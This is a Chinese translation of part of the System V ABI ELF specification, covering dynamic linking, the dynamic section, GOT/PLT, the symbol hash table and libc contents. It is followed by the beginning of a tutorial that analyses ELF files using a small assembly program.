另一方面，共享文件段包含与位置无关的代码。这让不同进程的相应段虚拟地址各不相同，且不影响执行。虽然系统为各个进程选择虚拟地址，它还要维护各个段的相对位置。因为位置无关的代码在段间使用相对定址，故而内存中的虚拟地址的不同必须符合文件中虚拟地址的不同。下表给出了几个进程可能的共享对象虚拟地址的分配，演示了不变的相对定位。该表同时演示了基地址的计算。

+ Figure 2-8: Example Shared Object Segment Addresses

Sourc	Text	Data	Base Address
File	0x200	0x2a400	0x0
Process 1	0x80000200	0x8002a400	0x80000000
Process 2	0x80081200	0x800ab400	0x80081000
Process 3	0x900c0200	0x900ea400	0x900c0000
Process 4	0x900c6200	0x900f0400	0x900c6000

========== Dynamic Linking （动态链接） ==========

一个可执行文件可能有一个 PT_INTERP 程序头元素。在 exec(BA_OS) 的过程中，系统从 PT_INTERP 段中取回一个路径名并由解释器文件的段创建初始的进程映像。也就是说，系统为解释器“编写”了一个内存映像，而不是使用原始的可执行文件的段映像。此时该解释器就负责接收系统来的控制并且为应用程序提供一个环境变量。

解释器使用两种方法中的一种来接收系统来的控制。首先，它会接收一个文件描述符来读取该可执行文件，定位于开头。它可以使用这个文件描述符来读取 并且（或者）映射该可执行文件的段到内存中。其次，依赖于该可执行文件的格式，系统会载入这个可执行文件到内存中而不是给该解释器一个文件描述符。伴随着可能的文件描述符异常的情况，解释器的初始进程声明应匹配该可执行文件应当收到的内容。解释器本身并不需要第二个解释器。一个解释器可能是一个共享对象也可能是一个可执行文件。

* 一个共享对象（通常的情况）在被载入的时候是位置无关的，各个进程可能不同；系统在 mmap(KE_OS) 使用的动态段域为它创建段和相关的服务。因而，一个共享对象的解释器将不会和原始的可执行文件的原始段地址相冲突。

* 一个可执行文件被载入到固定地址；系统使用程序头表中的虚拟地址为其创建段。因而，一个可执行文件解释器的虚拟地址可能和第一个可执行文件相冲突；这种冲突由解释器来解决。

Dynamic Linker（动态链接器）

当使用动态链接方式建立一个可执行文件时，链接器把一个 PT_INTERP 类型
的元素加到可执行文件中，告诉系统把动态链接器做为该程序的解释器。

注意：由系统提供的动态链接器是和特定处理器相关的。

Exec(BA_OS) 和动态链接器合作为程序创建进程，必须有如下的动作：

* 将可执行文件的内存段加入进程映像中；
* 将共享对象的内存段加入进程映像中；
* 为可执行文件和它的共享对象进行重定位；
* 如果有一个用于读取可执行文件的文件描述符传递给了动态链接器，那么关闭它。
* 向程序传递控制，就象该程序已经直接从 exec(BA_OS) 接收控制一样。

链接器同时也为动态链接器构建各种可执行文件和共享对象文件的相关数据。就象
在上面“程序头”中说的那样，这些数据驻留在可载入段中，使得它们在执行过程
中有效。（再一次的，要记住精确的段内容是处理器相关的。可以参阅相应处理器
的补充说明来获得详尽的信息。）

* 一个具有 SHT_DYNAMIC 类型的 .dynamic section 包含各种数据。驻留在
  section 开头的结构包含了其他动态链接信息的地址。

* SHT_HASH 类型的 .hash section 包含了一个 symbol hash table.

* SHT_PROGBITS 类型的 .got 和 .plt section 包含了两个分离的 table:
  全局偏移表和过程链接表。 下面的 section 演示了动态链接器使用和改变
  这些表来为 object file 创建内存映像。

由于每一个遵循 ABI 的程序从一个共享对象库中输入基本的系统服务，因此动态
链接器分享于每一个遵循 ABI 的程序的执行过程中。

就象在处理器补充说明的“程序载入”所解释的那样，共享对象也许会占用与记录在
文件的程序头表中的地址不同的虚拟内存地址。动态链接器重定位内存映像，在应用程序
获得控制之前更新绝对地址。尽管在库被载入到由程序头表指定的地址的情况下绝对地址
应当是正确的，通常的情况却不是这样。

如果进程环境 [see exec(BA_OS)] 包含了一个非零的 LD_BIND_NOW 变量，
动态链接器将在控制传递到程序之前进行所有的重定位。举例而言，所有下面的
环境入口将指定这种行为。

* LD_BIND_NOW=1
* LD_BIND_NOW=on
* LD_BIND_NOW=off

其他情况下， LD_BIND_NOW 或者不在环境中或者为空值。动态链接器可以不急于
处理过程链接表入口，因而避免了对没有调用的函数的符号解析和重定位。参阅
"Procedure Linkage Table"获取更多的信息。

Dynamic Section（动态 section）

假如一个 object 文件参与动态的连接，它的程序头表将有一个类型为 PT_DYNAMIC 的元素。该“段”包含了.dynamic section。一个_DYNAMIC 特别的符号，表明了该 section 包含了以下结构的一个数组。

+ Figure 2-9: Dynamic Structure

```
typedef struct {
        Elf32_Sword d_tag;
        union {
                Elf32_Sword d_val;
                Elf32_Addr d_ptr;
        } d_un;
} Elf32_Dyn;

extern Elf32_Dyn _DYNAMIC[];
```

对每一个有该类型的 object，d_tag 控制着 d_un 的解释。

* d_val

那些 Elf32_Word object 描绘了具有不同解释的整形变量。

* d_ptr

那些 Elf32_Word object 描绘了程序的虚拟地址。就象以前提到的，在执行时，文件的虚拟地址可能和内存虚拟地址不匹配。当解释包含在动态结构中的地址时是基于原始文件的值和内存的基地址。为了一致性，文件不包含在重定位入口来纠正在动态结构中的地址。

以下的表格总结了对可执行和共享 object 文件需要的 tag。假如 tag 被标为 mandatory，ABI-conforming 文件的动态连接数组必须有一个那样的入口。同样的，“optional”意味着一个可能出现 tag 的入口，但是不是必须的。

+ Figure 2-10: Dynamic Array Tags, d_tag

Name	Value	d_un	Executable	Shared Object
DT_NULL	0	ignored	mandatory	mandatory
DT_NEEDED 1	d_val	optional	optional	optional
DT_PLTRELSZ 2	d_val	optional	optional	optional
DT_PLTGOT 3	d_ptr	optional	optional	optional
DT_HASH 4	d_ptr	mandatory	mandatory	mandatory
DT_STRTAB 5	d_ptr	mandatory	mandatory	mandatory
DT_SYMTAB 6	d_ptr	mandatory	mandatory	mandatory
DT_RELA 7	d_ptr	mandatory	optional	optional
DT_RELASZ 8	d_val	mandatory	optional	optional
DT_RELAENT 9	d_val	mandatory	optional	optional
DT_STRSZ 10	d_val	mandatory	mandatory	mandatory
DT_SYMENT 11	d_val	mandatory	mandatory	mandatory

```
   DT_INIT 12   d_ptr optional         optional
   DT_FINI 13   d_ptr optional         optional
   DT_SONAME 14   d_val ignored          optional
   DT_RPATH 15   d_val optional         ignored
   DT_SYMBOLIC 16   ignored ignored           optional
   DT_REL 17   d_ptr mandatory       optional
   DT_RELSZ 18   d_val mandatory       optional
   DT_RELENT 19   d_val mandatory       optional
   DT_PLTREL 20   d_val optional         optional
   DT_DEBUG 21   d_ptr optional         ignored
   DT_TEXTREL 22   ignored optional         optional
   DT_JMPREL 23   d_ptr optional         optional
   DT_LOPROC         0x70000000   unspecified   unspecified   unspecified
   DT_HIPROC         0x7fffffff   unspecified   unspecified   unspecified
```

* DT_NULL

一个 DT_NULL 标记的入口表示了_DYNAMIC 数组的结束。

* DT_NEEDED

这个元素保存着以 NULL 结尾的字符串表的偏移量，那些字符串是所需库的名字。
该偏移量是以 DT_STRTAB 为入口的表的索引。看“Shared Object Dependencies”
关于那些名字的更多信息。动态数组可能包含了多个这个类型的入口。那些
入口的相关顺序是重要的，虽然它们跟其他入口的关系是不重要的。

* DT_PLTRELSZ

该元素保存着跟 PLT 关联的重定位入口的总共字节大小。假如一个入口类型 DT_JMPREL 存在，那么 DT_PLTRELSZ 也必须存在。

* DT_PLTGOT

该元素保存着跟 PLT 关联的地址和（或者）是 GOT。具体细节看处理器补充（processor supplement）部分。

* DT_HASH

该元素保存着符号哈希表的地址，在“哈希表”有描述。该哈希表指向被 DT_SYMTAB 元素引用的符号表。

* DT_STRTAB

该元素保存着字符串表地址，在第一部分有描述，包括了符号名，库名，和一些其他的在该表中的字符串。

* DT_SYMTAB

该元素保存着符号表的地址，在第一部分有描述，对 32-bit 类型的文件来说，关联着一个 Elf32_Sym 入口。

* DT_RELA

该元素保存着重定位表的地址，在第一部分有描述。在表中的入口有明确的加数，就象 32-bit 类型文件的 Elf32_Rela。一个 object 文件可能好多个重定位 section。当为一个可执行和共享文件建立重定位表的时候，连接编辑器连接

那些 section 到一个单一的表。尽管在 object 文件中那些 section 是保持独立的。动态连接器只看成是一个简单的表。当动态连接器为一个可执行文件创建一个进程映象或者是加一个共享 object 到进程映象中，它读重定位表和执行相关的动作。假如该元素存在，动态结构必须也要有 DT_RELASZ 和 DT_RELAENT 元素。当文件的重定位是 mandatory，DT_RELA 或者 DT_REL 可能出现（同时出现是允许的，但是不必要的）。

* DT_RELASZ

该元素保存着 DT_RELA 重定位表总的字节大小。

* DT_RELAENT

该元素保存着 DT_RELA 重定位入口的字节大小。

* DT_STRSZ

该元素保存着字符串表的字节大小。

* DT_SYMENT

该元素保存着符号表入口的字节大小。

* DT_INIT

该元素保存着初始化函数的地址，在下面“初始化和终止函数”中讨论。

* DT_FINI

该元素保存着终止函数的地址，在下面“初始化和终止函数”中讨论。

* DT_SONAME

该元素保存着以 NULL 结尾的字符串的字符串表偏移量，那些名字是共享 object 的名字。偏移量是在 DT_STRTAB 入口记录的表的索引。关于那些名字看 Shared Object Dependencies 部分获得更多的信息。

* DT_RPATH

该元素保存着以 NULL 结尾的搜索库的搜索目录字符串的字符串表偏移量。在共享 object 依赖关系（Shared Object Dependencies）中有讨论

* DT_SYMBOLIC

在共享 object 库中出现的该元素为在库中的引用改变动态连接器符号解析的算法。替代在可执行文件中的符号搜索，动态连接器从它自己的共享 object 开始。假如一个共享的 object 提供引用参考失败，那么动态连接器再照常的搜索可执行文件和其他的共享 object。

* DT_REL

该元素相似于 DT_RELA，除了它的表有潜在的加数，正如 32-bit 文件类型的 Elf32_Rel 一样。假如这个元素存在，它的动态结构必须也同时要有 DT_RELSZ

和 DT_RELENT 的元素。

* DT_RELSZ

该元素保存着 DT_REL 重定位表的总字节大小。

* DT_RELENT

该元素保存着 DT_RELENT 重定为入口的字节大小。

* DT_PLTREL

该成员指明了 PLT 指向的重定位入口的类型。适当地， d_val 成员保存着 DT_REL 或 DT_RELA。在一个 PLT 中的所有重定位必须使用相同的转换。

* DT_DEBUG

该成员被调试使用。它的内容没有被 ABI 指定；访问该入口的程序不是 ABI-conforming 的。

* DT_TEXTREL

如在程序头表中段许可所指出的那样，这个成员的缺乏代表没有重置入口会引起非写段的修改。假如该成员存在，一个或多个重定位入口可能请求修改一个非写段，并且动态连接器能因此有准备。

* DT_JMPREL

假如存在，它的入口 d_ptr 成员保存着重定位入口（该入口单独关联着 PLT）的地址。假如 lazy 方式打开，那么分离它们的重定位入口让动态连接器在进程初始化时忽略它们。假如该入口存在，相关联的类型入口 DT_PLTRELSZ 和 DT_PLTREL 一定要存在。

* DT_LOPROC through DT_HIPROC

在该范围内的变量为特殊的处理器语义保留。除了在数组末尾的 DT_NULL 元素，和 DT_NEEDED 元素相关的次序，入口可能出现在任何次序中。在表中不出现的 Tag 值是保留的。

Shared Object Dependencies（共享 Object 的依赖关系）

当连接器处理一个文档库时，它取出库中成员并且把它们拷贝到一个输出的 object 文件中。当运行时没有包括一个动态连接器的时候，那些静态的连接服务是可用的。共享 object 也提供服务，动态连接器必须把正确的共享 object 文件连接到要实行的进程映象中。因此，可执行文件和共享的 object 文件之间存在着明确的依赖性。

当动态连接器为一个 object 文件创建内存段时，依赖关系（在动态结构的 DT_NEEDED 入口中记录）表明需要哪些 object 来为程序提供服务。通过重复的连接参考的共享 object 和他们的依赖关系，动态连接器可以建造一个完全的进程映象。当解决一个符号引用的时候，动态连接器以宽度优先搜索（breadth-first）来检查符号表，换句话说，它先查看自己的可实行程序中的符号表，然后是顶端 DT_NEEDED 入口（按顺序）的符号表，再接下来是第二级的 DT_NEEDED 入口，依次类推。共享 object 文件必须对进程是可读的；

其他权限是不需要的。

注意：即使当一个共享 object 被引用多次（在依赖列关系表中），动态连接器
只把它连接到进程中一次。

在依赖关系列表中的名字既被 DT_SONAME 字符串拷贝，又被建立 object 文件
时的路径名拷贝。例如，动态连接器建立一个可执行文件（使用带 DT_SONAME
入口的 lib1 共享文件）和一个路径名为/usr/lib/lib2 的共享 object 库，
那么可执行文件将在它自己的依赖关系列表中包含 lib1 和/usr/bin/lib2。

假如一个共享 object 名字有一个或更多的反斜杠字符(/)在这名字的如何地方，
例如上面的/usr/lib/lib2 文件或目录，动态连接器把那个字符串自己做为路径名。
假如名字没有反斜杠字符(/)，例如上面的 lib1，三种方法指定共享文件的
搜索路径，如下：

* 第一，动态数组标记 DT_RPATH 保存着目录列表的字符串（用冒号(:)分隔）。
  例如，字符串/home/dir/lib:/home/dir2/lib:告诉动态连接器先搜索
  /home/dir/lib，再搜索/home/dir2/lib，再是当前目录。

* 第二，在进程环境中（see exec(BA_OS)），有一个变量称为 LD_LIBRARY_PATH
  可以保存象上面一样的目录列表（随意跟一个分号(;)和其他目录列表）。
  以下变量等于前面的例子：

```
LD_LIBRARY_PATH=/home/dir/lib:/home/dir2/lib:
LD_LIBRARY_PATH=/home/dir/lib;/home/dir2/lib:
LD_LIBRARY_PATH=/home/dir/lib:/home/dir2/lib:;
```

  所以的 LD_LIBRARY_PATH 目录在 DT_RPATH 指向的目录之后被搜索。尽管一些
  程序（例如连接编辑器）不同的处理分号前和分号后的目录，但是动态连接
  不会。不过，动态连接器接受分号符号，具体语意在如上面描述。

* 最后，如果上面的两个目录查找想要得到的库失败，那么动态连接器搜索
  /usr/lib.

注意：出于安全考虑，动态连接器忽略 set-user 和 set-group 的程序的
LD_LIBRARY_PATH 所指定的搜索目录。但它会搜索 DT_RPATH 指明的目录和
/usr/lib。

Global Offset Table(GOT 全局偏移量表)

一般情况下，位置无关的代码不包含绝对的虚拟地址。全局偏移量表在私有数据
中保存着绝对地址，所以应该使地址可用的，而不是和位置无关性和程序代码段
共享能力妥协。一个程序引用它的 GOT(全局偏移量表)来使用位置无关的地址并且
提取绝对的变量，所以重定位位置无关的参考到绝对的位置。

初始时，GOT(全局偏移量表)保存着它重定位入口所需要的信息 [看第一部分的
“Relocation”]。在系统为一个可装载的 object 文件创建内存段以后，动态
连接器处理重定位入口，那些类型为 R_386_GLOB_DAT 的指明了 GOT(全局偏移量表)。
动态连接器决定了相关的标号变量，计算他们的绝对地址，并且设置适当的内存
表入口到正确的变量。虽然当连接编辑器建造 object 文件的时候，绝对地址
是不知道，连接器知道所以内存段的地址并且能够因此计算出包含在那里的
标号地址。

假如程序需要直接访问符号的绝对地址，那么这个符号将有一个 GOT(全局偏移量表)
入口。因为可执行文件和共享文件有独立的 GOT(全局偏移量表)，一个符号地址
可能出现在不同的几个表中。在交给进程映象的代码控制权以前，动态连接器处
理所有的重定位的 GOT(全局偏移量表)，所以在执行时，确认绝对地址是可用的。

该表的入口 0 是为保存动态结构地址保留的（参考_DYNAMIC 标号）。这允许象动态连接程序那样来找出他们自己的动态结构（还没有处理他们的重定向入口）。这些对于动态连接器是重要的，因为它必要初始化自己而不能依赖于其他程序来重定位他们的内存映象。在 32 位 Interl 系统结构中，在 GOT 中的人口 1 和 2 也是保留的，具体看以下的过程连接表（Procedure Linkage Table）。

系统可以为在不同的程序中相同的共享 object 选择不同的内存段；它甚至可以为相同的程序不同的进程选择不同的库地址。虽然如此，一旦进程映象被建立以后，内存段不改变地址。只要一个进程存在，它的内存段驻留在固定的虚拟地址。

GOT 表的格式和解释是处理器相关的。在 32 位 Intel 体系结构下，标号_GLOBAL_OFFSET_TABLE_可能被用来访问该表。

+ Figure 2-11: Global Offset Table

```
extern Elf32_Addr _GLOBAL_OFFSET_TABLE_[];
```

标号_GLOBAL_OFFSET_TABLE_可能驻留在.got section 的中间，允许负的和非负的下标索引这个数组。

Procedure Linkage Table（PLT 过程连接表）

就象 GOT 重定位把位置无关的地址计算成绝对地址一样，PLT 过程连接表重定位位置无关的函数调用到绝对的地址。从一个可执行或者共享的 object 文件到另外的，

连接编辑器不解析执行的传输（例如函数的调用）。因此，连接编辑器安排程序的传递控制到 PLT 中的入口。在 SYSTEM V 体系下，PLT 存在共享文本中，但是它们使用的地址是在私有的 GOT 中。符号连接器决定了目标的绝对地址并且修改 GOT 的内存映象。因此，在没有危及到位置无关、程序文本的共享能力的情况下。动态连接器能重定位人口。

+ Figure 2-12: Absolute Procedure Linkage Table {*}
绝对的过程连接表

```
.PLT0:pushl     got_plus_4
            jmp         *got_plus_8
            nop; nop
            nop; nop
.PLT1:jmp         *name1_in_GOT
            pushl     $offset
            jmp         .PLT0@PC
.PLT2:jmp         *name2_in_GOT
            pushl     $offset
            jmp         .PLT0@PC
            ...
```

+ Figure 2-13: Position-Independent Procedure Linkage Table
位置无关（或者说位置独立）的过程连接表

```
.PLT0:pushl     4(%ebx)
            jmp         *8(%ebx)
            nop; nop
            nop; nop
```

```
.PLT1:jmp          *name1@GOT(%ebx)
            pushl      $offset
            jmp          .PLT0@PC
.PLT2:jmp          *name2@GOT(%ebx)
            pushl      $offset
            jmp          .PLT0@PC
            ...
```

注意：如图所示，PLT 的指令使用了不同的操作数地址方式，对绝对代码和对位置无关的代码。但是，他们的界面对于动态连接器是相同的。

以下的步骤，动态连接器和程序协作（cooperate）通过 PLT 和 GOT 来解析符号引用。

1. 当第一次创建程序的内存映象时，动态连接器为在 GOT 中特别的变量设置第二次和第三次的入口。下面关于那些变量有更多的解释。

2. 假如 PLT 是位置无关的，那么 GOT 的地址一定是保留在%ebx 中的。每个在进程映象中共享的 object 文件有它自己的 PLT，并且仅仅在同一个 object 文件中，控制传输到 PLT 入口。从而，要调用的函数有责任在调用 PLT 入口前，设置 PLT 地址到寄存器中。

3. 举例说明，假如程序调用函数 name1,它的传输控制到标号.PLT1.

4. 第一个指令跳到在 GOT 入口的 name1 地址。初始话时，GOT 保存着紧跟着的 push1 指令的地址，而不是真实的 name1 的地址。

5. 因此，程序在堆栈中压入(push)一个重定位的偏移量。重定位的偏移量是

一个 32 位，非负的字节偏移量（从定位表算起）。指派的重定位入口将是一个 R_386_JMP_SLOT 类型，它的偏移量指明了 GOT 入口（在前面的 jmp 指令中被使用）。该重定位入口也包含一个符号表的索引，因此告诉动态连接器哪个符号要被引用，在这里是 name1。

6. 在压入(push)一个重定位的偏移量后，程序跳到.PLT0,在 PLT 中的第一个入口。pushl 指令在堆栈中放置第二个 GOT 入口(got_plus_4 or 4(%ebx))的值，因此，给动态连接器一个 word 的鉴别信息。然后程序跳到第三个 GOT 入口(got_plus_8 or 8(%ebx))，它传输控制到动态连接器。

7. 当动态连接器接到控制权，它展开堆栈，查看指派的重定位入口，寻找符号的值，在 GOT 入口中存储真实的 name1 地址，然后传输控制想要目的地。

8. PLT 入口的并发执行将直接传输控制到 name1，而不用第二次调用动态连接器了。所以，在.PLT1 中的 jmp 指令将转到 name1,代替“falling through”转到 pushl 指令。

LD_BIND_NOW 环境变量能改变动态连接器的行为。假如这个变量为非空，动态连接器在传输控制到程序前计算 PLT 入口。换句话说，动态连接器处理重定位类型为 R_386_JMP_SLOT 的入口在进程初始化时。否则，动态连接器计算 PLT 入口懒惰的，推迟到符号解析和重定位直到一个表入口的第一次执行。

注意：一般来说，以懒惰（Lazy）方式绑定是对全应用程序执行的改进。因为不使用的符号就不会招致动态连接器做无用功。然而，对一些应用程序，两种情况使用懒惰（Lazy）方式是不受欢迎的。

第一 初始的引用一个共享 object 函数比后来的调用要花的时间长，因为动

态连接器截取调用来解析符号。一些应用程序是不能容忍这样的。

第二 假如这个错误发生并且动态连接器不能解析该符号，动态连接器将终止程序。在懒惰（Lazy）方式下，这可能发生在任意的时候。一再的，一些应用程序是不能容忍这样的。通过关掉懒惰（Lazy）方式，在应用程序接到控制前，当在处理初始话时发生错误，动态连接器强迫程序，使之失败。

Hash Table(哈希表)

Elf32_Word object 的哈希表支持符号表的访问。
标号出现在下面帮助解释哈希表的组织，但是它们不是规范的一部分。

+ Figure 2-14: Symbol Hash Table

```
nbucket
nchain
bucket[0]
...
bucket[nbucket - 1]
chain[0]
...
chain[nchain - 1]
```

bucket 数组包含了 nbucket 入口，并且 chain 数组包含了 nchain 个入口;索引从 0 开始。
bucket 和 chain 保存着符号表的索引。Chain 表入口类似于符号表。符号表入口的数目应该等于 nchain; 所以符号表的索引也选择 chain 表的入口。
一个哈希函数(如下的)接受一个符号名并且返回一个可以被计算机使用的 bucket 索引

的值。因此，假如一个哈希函数返回一些名字的值为 X，那么 bucket[x%nbucket]
将给出一个索引 y（既是符号表和 chain 表的索引）。假如符号表入口不是期望的，
chain[y]给出下一个符号表的入口（使用相同的哈希变量）。可以沿着 chain
链直到选择到了期望名字的符号表入口或者是碰到了 STN_UNDEF 的入口。

+ Figure 2-15: Hashing Function

```
unsigned long
elf_hash(const unsigned char *name)
{
        unsigned long             h = 0, g;

        while (*name) {
                h = (h << 4) + *name++;
                if (g = h & 0xf0000000)
                        h ^= g >> 24;
                h &= ~g;
        }
        return h;
}
```

Initialization and Termination Functions
初始化和终止函数

在动态连接妻建立进程映象和执行重定位以后，每一个共享 object 得到适当
的机会来执行一些初始话代码。初始化函数不按特别的顺序被调用，但是

所有的共享 object 初始化发生在执行程序获得控制之前。

类似地，共享的 object 可能包含终止函数，它们在进程本身开始它的终止之后被执行（以 atexit(BA_OS)的机制）。

共享 object 通过设置在动态结构中的 DT_INIT 和 DT_FINI 入口来指派它们的初始化和终止函数，如上动态 section（Dynamic Section）部分描述。典型的，那些函数代码存在.init 和.fini section 中，第一部分的“section”已经提到过。

注意：尽管 atexit(BA_OS)的终止处理一般可可正常完成，但是不保证在死进程上被执行。特别的，假如_exit 被调用（看 exit(BA_OS)）或者假如进程死掉，那么进程是不执行终止处理的。因为它收到一个信号，该信号可捕获或忽略。

---

3. C LIBRARY

========== C Library ==========

C 库，libc,包含了所有的符号（包含在 libsys），另外，包含在在下面两个表中列出的运行函数。第一个表中的运行函数是 ANSI C 标准的。

+ Figure 3-1: libc Contents, Names without Synonyms

abort	fputc	isprint	putc	strncmp
abs	fputs	ispunct	putchar	strncpy
asctime	fread	isspace	puts	strpbrk
atof	freopen	isupper	qsort	strrchr
atoi	frexp	isxdigit	raise	strspn
atol	fscanf	labs	rand	strstr
bsearch	fseek	ldexp	rewind	strtod
clearerr	fsetpos	ldiv	scanf	strtok
clock	ftell	localtime	setbuf	strtol
ctime	fwrite	longjmp	setjmp	strtoul
difftime	getc	mblen	setvbuf	tmpfile
div	getchar	mbstowcs	sprintf	tmpnam
fclose	getenv	mbtowc	srand	tolower
feof	gets	memchr	sscanf	toupper
ferror	gmtime	memcmp	strcat	ungetc
fflush	isalnum	memcpy	strchr	vfprintf
fgetc	isalpha	memmove	strcmp	vprintf
fgetpos	iscntrl	memset	strcpy	vsprintf
fgets	isdigit	mktime	strcspn	wcstombs
fopen	isgraph	perror	strlen	wctomb
fprintf	islower	printf	strncat	

再加上, libc 保存着以下的服务。

+ Figure 3-2: libc Contents, Names with Synonyms

__assert	getdate	lockf **	sleep	tell **
cfgetispeed	getopt	lsearch	strdup	tempnam

```
   cfgetospeed   getpass           memccpy           swab                tfind
   cfsetispeed   getsubopt       mkfifo            tcdrain           toascii
   cfsetospeed   getw                mktemp            tcflow             _tolower
   ctermid           hcreate           monitor           tcflush           tsearch
   cuserid           hdestroy         nftw                tcgetattr       _toupper
   dup2              hsearch           nl_langinfo   tcgetpgrp       twalk
   fdopen             isascii           pclose            tcgetsid         tzset
   __filbuf         isatty            popen             tcsendbreak   _xftw
   fileno             isnan               putenv            tcsetattr
   __flsbuf         isnand **       putw                tcsetpgrp
   fmtmsg **       lfind               setlabel         tdelete

   ** = Function is at Level 2 in the SVID Issue 3 and therefore at
            Level 2 in the ABI.
```

包括上面同义（Synonyms）表列出的标号，对于<name> 入口已经存在的_<name>
形式（带一个下划线，上面没有列出来）优先权高于它们的名字。所以，例如，
libc 同时包含了 getopt 和_getopt。

在常规的上列中，其他地方以下没有被定义。

```
int __filbuf(FILE *f);
This function returns the next input character for f, filling
its buffer as appropriate. It returns EOF if an error occurs.

int __flsbuf(int x, FILE *f);
This function flushes the output characters for f as if
putc(x, f) had been called and then appends the value of x to
```

the resulting output stream. It returns EOF if an error occurs
and x otherwise.

int _xftw(int, char *, int (*)(char *, struct stat *, int), int);
Calls to the ftw(BA_LIB) function are mapped to this function
when applications are compiled. This function is identical to
ftw(BA_LIB), except that _xftw() takes an interposed first
argument, which must have the value 2.

要了解更多的关于 SVID,ANSI C,POSIX 的知识，可看该章节其他的库 section 部分。
该节“System Data Interfaces”后有更多的描述。

Global Data Symbols

全局数据符号

libc 库需要一些外部的全局数据符号（为了它自己的常规工作而定义的）。
所有向 libsys 库请求的数据符号一定要让 libc 提供，就象下面表中的数据符号。

正式定义的数据 object 被他们的符号描述，看 System V 接口定义，第三版本
或者第 6 章节的数据定义（Data Definitions）section（在适当的处理器
补充到 System V ABI）。

在下面表中的入口有<name>-_<name>的形式。一对符号都代表了一些数据。
下划线的 synonyms 假设满足 ANSI C 标准。

+ Figure 3-3: libc Contents, Global External Data Symbols

```
   getdate_err optarg
   _getdate_err opterr
   __iob optind
optopt
```

elf 文件格式分析

各种讲解 elf 文件格式一上来就是各种数据类型，看了半天却不知道这些数据类型是干啥的，所以咱就先找个例子直接上手，这样对 elf 文件格式有个具体而生动的了解。

然后再去看那些手册，就完全不惧了～。

我们使用一个汇编程序 max.s 并对其进行编译链接产生的两个 elf 文件来对比分析 elf 文件。

例子程序 max.s 来自《Linux C 一站式编程》。

ps:这是一本看完可以真正可以深入理解 C 语言精华的书，涵盖面极广，上到数据结构、linux 系统、网络通信，下到编译链接、汇编语言、内存寻址。真的很好的哦亲。

汇编程序 max.s 用于取一组正整数的最大值，使用的是 AT&T 语法,程序源代码如下

[plain] view plaincopy

```
1. .section  .data
2. data_items:
3.          .long   3,67,34,222,45,75,54,34,44,33,22,11,66,0
```

```
4.
5. .section  .text
6. .globl  _start
7. _start:
8.         movl  $0,  %edi
9.         movl  data_items(,%edi,4),  %eax    #  data_items+  4*(edi)  -->  eax
10.        movl  %eax,  %ebx                  #  (eax)  -->  ebx
11.start_loop:                            #  ebx  store  the  max  value
12.        cmpl  $0,  %eax
13.        je  loop_exit
14.        incl  %edi
15.        movl  data_items(,%edi,4),  %eax    #  data_items+  4*(edi)  -->  eax
16.        cmpl  %ebx,  %eax
17.        jle  start_loop                    #  eax  <=  ebx
18.        movl  %eax,  %ebx                  #  eax  >  ebx
19.        jmp  start_loop
20.
21.loop_exit:
22.        movl  $1,  %eax                      #  exit  system  call.
23.        int  $0x80
```

程序解释：

在源代码中定义了 2 个 section，一个是 section 名字叫.data，另一个 section 叫.text， 声明了_start 为全局的符号。

在.data section 中定义了一个符号 data_items，在.text section 中定义了 3 个符号_start 、 start_loop、loop_exit。其中 _start 符号被定义为全局符号。

程序逻辑也很简单，依次遍历数组并比较就得出了最大值，将最大值存储在 ebx 中，最后使用系统调用退出。

编译

```
$as -o max.o max.s
```

链接

```
$ld -o max max.o
```

执行并测试程序

```
$./max
```

```
$echo $?
```

```
222
```

222 就是 max.s 运行返回的最大值。

下面先来分析编译出的 max.o 文件

[plain] view plaincopy

